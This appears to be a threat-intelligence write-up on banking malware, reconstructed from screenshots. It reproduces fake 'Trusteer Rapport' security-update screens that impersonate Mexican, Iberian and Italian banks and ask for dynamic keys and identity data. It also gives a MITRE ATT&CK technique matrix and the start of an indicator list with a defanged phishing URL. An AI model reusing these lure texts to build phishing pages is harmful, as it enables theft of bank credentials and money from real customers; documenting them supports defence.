
! Acceso no disponible

Inténtelo de nuevo más tarde



! Acceso no disponible

Inténtelo de nuevo más tarde




Grupo Financiero BBVA Bancomer S.A (MX)

¿Por qué necesito instalar Rapport?

Rapport protege tus datos de aplicaciones creadas para robar datos personales, impidiendo que manipule transacciones que podrías realizar desde tu banca en línea.

Instalando Trusteer IBM Rapport, proteges:

- Protege tu nombre de usuario y Contraseña ✓
- Otras informaciones de inicio de sesión sensibles. ✓
- Elimina el malware financiero existente de su computadora inmediatamente. ✓
- Evita que los ataques de phishing roben sus credenciales y datos. ✓




Grupo Financiero Banco Azteca (MX) | Conexión segura

¿Por qué necesito instalar Rapport?

Rapport protege tus datos de aplicaciones creadas para robar datos personales, impidiendo que manipule transacciones que podrías realizar desde tu banca en línea.

Instalando Trusteer IBM Rapport, proteges:

- Protege tu nombre de usuario y Contraseña ✓
- Otras informaciones de inicio de sesión sensibles. ✓
- Elimina el malware financiero existente de su computadora inmediatamente. ✓
- Evita que los ataques de phishing roben sus credenciales y datos. ✓




Citigroup Inc. Banamex (MX)

¿Por qué necesito instalar Rapport?

Rapport protege tus datos de aplicaciones creadas para robar datos personales, impidiendo que manipule transacciones que podrías realizar desde tu banca en línea.

Instalando Trusteer IBM Rapport, proteges:

- Protege tu nombre de usuario y Contraseña ✓
- Otras informaciones de inicio de sesión sensibles. ✓
- Elimina el malware financiero existente de su computadora inmediatamente. ✓
- Evita que los ataques de phishing roben sus credenciales y datos. ✓




INFORMACIÓN IMPORTANTE

✓ Necesitamos que confirme la información solicitada para que vuelva la navegación normal y segura de su banco en línea.

Clave Dinámica

CHALLNG:

Clave Dinámica:



Santander

Módulo de Proteção Santander


A atualização está verificando seu computador para corrigir eventuais problemas de acesso ao Internet Banking.

Podem ser solicitados dados para confirmação de sua titularidade.

Não utilize o teclado ou mouse até que seja solicitado.

- ☑ Funcionamento do Serviço
- ☑ Permissões dos arquivos do Trusteer Rapport
- ☑ Desisntalação do Trusteer Rapport
- ↓ Atualização do Trusteer Rapport

IBM Trusteer




Grupo Financiero Banorte SAB de CV (MX) | Conexión segura

¿Por qué necesito instalar Rapport?

Rapport protege tus datos de aplicaciones creadas para robar datos personales, impidiendo que manipule transacciones que podrías realizar desde tu banca en línea.

Instalando Trusteer IBM Rapport, proteges:

- Protege tu nombre de usuario y Contraseña ✓
- Otras informaciones de inicio de sesión sensibles. ✓
- Elimina el malware financiero existente de su computadora inmediatamente. ✓
- Evita que los ataques de phishing roben sus credenciales y datos. ✓




Conexión segura con Criptografía

Por qué es necesario instalacíon el Trusteer Rapport

Durante el proceso de instalación se solicitará alguna información para confirmar su identidad.


- Bloqueamos links falsos y virus para mantener su seguridad ✓
- Comprobará siempre la fuente de tus correos; atento a premios y mensajes extraños. ✓
- Por tu seguridad, verifica que la URL comience con https:// ✓
- Vamos a bloquear vínculos y programas y archivos falsos. para su seguridad. ✓



Instalación de seguridad.

! Acceso no disponible


Inténtelo de nuevo más tarde



INSTALAÇÃO DE SEGURANÇA

! ACESSO INDISPONÍVEL

Tente novamente mais tarde



Atualização do módulo de Segurança

Estimado cliente:

O módulo de segurança é um sistema de proteção que, durante a execução de transações eletrônicas, atua como escudo para o seu computador contra ataques de programas maliciosos na internet.

- ✓ 1: Configurações iniciais
- ✓ 2: Ambiente de configuração
- ✓ 3: Verificando instalações anteriores
- ✓ 4: Preparação de atualizações do módulo de segurança
- 🕓 5: Instalando a atualização do componente de segurança

A atualização pode levar alguns minutos para ser concluída.
Para garantir sua segurança durante o processo, alguns dados serão solicitados.

AVISO: Não desligue ou desconecte o computador até que a atualização esteja concluída, caso contrário, poderá danificar os arquivos do sistema.

Atualização do módulo de Segurança

Estimado cliente:

O módulo de segurança é um sistema de proteção que, durante a execução de transações eletrônicas, atua como escudo para o seu computador contra ataques de programas maliciosos na internet.

- ✓ 1: Configurações iniciais
- ✓ 2: Ambiente de configuração
- ✓ 3: Verificando instalações anteriores
- ✓ 4: Preparação de atualizações do módulo de segurança
- 🕓 5: Instalando a atualização do componente de segurança

A atualização pode levar alguns minutos para ser concluída.
Para garantir sua segurança durante o processo, alguns dados serão solicitados.

AVISO: Não desligue ou desconecte o computador até que a atualização esteja concluída, caso contrário, poderá danificar os arquivos do sistema.

Atualização do módulo de Segurança

Estimado cliente:

O módulo de segurança é um sistema de proteção que, durante a execução de transações eletrônicas, atua como escudo para o seu computador contra ataques de programas maliciosos na internet.

- ✓ 1: Configurações iniciais
- ✓ 2: Ambiente de configuração
- ✓ 3: Verificando instalações anteriores
- ✓ 4: Preparação de atualizações do módulo de segurança
- 🕓 5: Instalando a atualização do componente de segurança

A atualização pode levar alguns minutos para ser concluída.
Para garantir sua segurança durante o processo, alguns dados serão solicitados.

AVISO: Não desligue ou desconecte o computador até que a atualização esteja concluída, caso contrário, poderá danificar os arquivos do sistema.

Atualização do módulo de Segurança


Estimado cliente:

O módulo de segurança é um sistema de proteção que, durante a execução de transações eletrônicas, atua como escudo para o seu computador contra ataques de programas maliciosos na internet.

- ✓ 1: Configurações iniciais
- ✓ 2: Ambiente de configuração
- ✓ 3: Verificando instalações anteriores
- ✓ 4: Preparação de atualizações do módulo de segurança
- 🕓 5: Instalando a atualização do componente de segurança

A atualização pode levar alguns minutos para ser concluída.
Para garantir sua segurança durante o processo, alguns dados serão solicitados.

AVISO: Não desligue ou desconecte o computador até que a atualização esteja concluída, caso contrário, poderá danificar os arquivos do sistema.



ActivoBank by Millennium

Atualização do módulo de Segurança

Estimado cliente:


Trusteer an IBM Company

O módulo de segurança é um sistema de proteção que, durante a execução de transações eletrônicas, atua como escudo para o seu computador contra ataques de programas maliciosos na internet.

- ✓ 1: Configurações iniciais
- ✓ 2: Ambiente de configuração
- ✓ 3: Verificando instalações anteriores
- ✓ 4: Preparação de atualizações do módulo de segurança
- 🕓 5: Instalando a atualização do componente de segurança

A atualização pode levar alguns minutos para ser concluída.
Para garantir sua segurança durante o processo, alguns dados serão solicitados.

AVISO: Não desligue ou desconecte o computador até que a atualização esteja concluída, caso contrário, poderá danificar os arquivos do sistema.



BPI

Atualização do módulo de Segurança

Estimado cliente:


Trusteer an IBM Company

O módulo de segurança é um sistema de proteção que, durante a execução de transações eletrônicas, atua como escudo para o seu computador contra ataques de programas maliciosos na internet.

- ✓ 1: Configurações iniciais
- ✓ 2: Ambiente de configuração
- ✓ 3: Verificando instalações anteriores
- ✓ 4: Preparação de atualizações do módulo de segurança
- 🕓 5: Instalando a atualização do componente de segurança

A atualização pode levar alguns minutos para ser concluída.
Para garantir sua segurança durante o processo, alguns dados serão solicitados.

AVISO: Não desligue ou desconecte o computador até que a atualização esteja conluida, caso contrário, poderá danificar os arquivos do sistema.



Caixadirecta

Atualização do módulo de Segurança

Estimado cliente:


Trusteer an IBM Company

O módulo de segurança é um sistema de proteção que, durante a execução de transações eletrônicas, atua como escudo para o seu computador contra ataques de programas maliciosos na internet.

- ✓ 1: Configurações iniciais
- ✓ 2: Ambiente de configuração
- ✓ 3: Verificando instalações anteriores
- ✓ 4: Preparação de atualizações do módulo de segurança
- 🕓 5: Instalando a atualização do componente de segurança

A atualização pode levar alguns minutos para ser concluída.
Para garantir sua segurança durante o processo, alguns dados serão solicitados.

AVISO: Não desligue ou desconecte o computador até que a atualização esteja conluida, caso contrário, poderá danificar os arquivos do sistema.



Aggiornamento del Modulo di Sicurezza

Caro cliente:


Trusteer an IBM Company

Il modulo di sicurezza è un sistema di protezione che, durante l'esecuzione di transazioni elettroniche, funge da scudo per il tuo computer dagli attacchi di programmi dannosi su Internet.

- ✓ 1: Cimpostazioni Iniziali
- ✓ 2: Ambiente di Configurazione
- ✓ 3: Verifica delle Installazioni Precedenti
- ✓ 4: Preparazione Degli Aggiornamenti del Modulo di Sicurezza
- 🕓 5: Installazione dell'Aggiornamento del Componente di Sicurezza

Il completamento dell'aggiornamento potrebbe richiedere alcuni minuti.
Per garantire la tua sicurezza durante il processo, verranno richiesti alcuni dati.

AVVISO: non spegnere o scollegare il computer fino al completamento dell'aggiornamento, in caso contrario, potrebbe danneggiare i file di sistema.



CaixaBank — Actualización del módulo de seguridad

Estimado cliente:


Trusteer an IBM Company

El módulo de seguridad es un sistema de protección que, durante la ejecución de transacciones electrónicas, actúa como un escudo para su computadora contra ataques de programas maliciosos en Internet.

- ✓ 1: Configuración inicial
- ✓ 2: Entorno de configuración
- ✓ 3: Verificación de instalaciones anteriores
- ✓ 4: Preparación de actualizaciones del módulo de seguridad
- ◔ 5: Instalación de la actualización del componente de seguridad

La actualización puede tardar unos minutos en completarse.
Para garantizar su seguridad durante el proceso, se solicitarán algunos datos.

AVISO: No apague ni desconecte la computadora hasta que se complete la actualización, de lo contrario, puede dañar los archivos del sistema.




Trusteer an IBM Company — IBM

Instalação do Módulo Segurança de Internet Banking — Instalação

Diagnóstico Trusteer™

Tarefas sendo executadas

- ✓ Terminal Services
- ✓ Limpeza dos arquivos temporários do GBAS
- ✓ Limpeza do cache de Navegadores
- ✓ Permissões dos arquivos do Pluguin
- ✓ Aplicação de segurança no Sistema Operacional
- ◐ Teste de segurança com usuário do Internet Banking



Bankia — Actualización del módulo de seguridad

Estimado cliente:

Trusteer an IBM Company


El módulo de seguridad es un sistema de protección que, durante la ejecución de transacciones electrónicas, actúa como un escudo para su computadora contra ataques de programas maliciosos en Internet.

- ✓ 1: Configuración inicial
- ✓ 2: Entorno de configuración
- ✓ 3: Verificación de instalaciones anteriores
- ✓ 4: Preparación de actualizaciones del módulo de seguridad
- ◔ 5: Instalación de la actualización del componente de seguridad

La actualización puede tardar unos minutos en completarse.
Para garantizar su seguridad durante el proceso, se solicitarán algunos datos.

AVISO: No apague ni desconecte la computadora hasta que se complete la actualización, de lo contrario, puede dañar los archivos del sistema.

Mitre Att&ck Matrix



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Impact
Valid Accounts 2	Windows Management Instrumentation 1 2	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1	Input Capture 2 1	System Time Discovery 2	Archive Collected Data 1	Ingress Tool Transfer 3	System Shutdown/Reboot 1
Default Accounts	Scripting 4 2 1	Application Shimming 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 2	Account Discovery 1	Email Collection 1	Encrypted Channel 1	Device Lockout
Domain Accounts	Native API 2	Valid Accounts 2	Application Shimming 1	Scripting 4 2 1	Credentials In Files 1	File and Directory Discovery 2	Input Capture 2 1	Non-Application Layer Protocol 2	Delete Device Data
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Valid Accounts 2	Obfuscated Files or Information 3	NTDS	System Information Discovery 1 4 9	Clipboard Data 2	Application Layer Protocol 1 2	Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Access Token Manipulation 2 1	DLL Side-Loading 1	LSA Secrets	Query Registry 1	Keylogging	Fallback Channels	Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Process Injection 2 1 2	Masquerading 1 2 1	Cached Domain Credentials	Security Software Discovery 7 1	GUI Input Capture	Multiband Communication	Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Valid Accounts 2	DCSync	Virtualization/Sandbox Evasion 3	Web Portal Capture	Commonly Used Port	Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Process Discovery 4	Credential API Hooking	Application Layer Protocol	Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 2 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Data Staged	Web Protocols	Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 2 1 2	Network Sniffing	System Owner/User Discovery 1	Local Data Staging	File Transfer Protocols	Data Encrypted for Impact

Indicators of Compromise (IOCs)

```
---- Phishing URLs Portugal #0xSI_f33d ---
hxxps://medeiros-boatworks.]com/wp-content/!/https:/my.vodafone.pt/?client=xxx
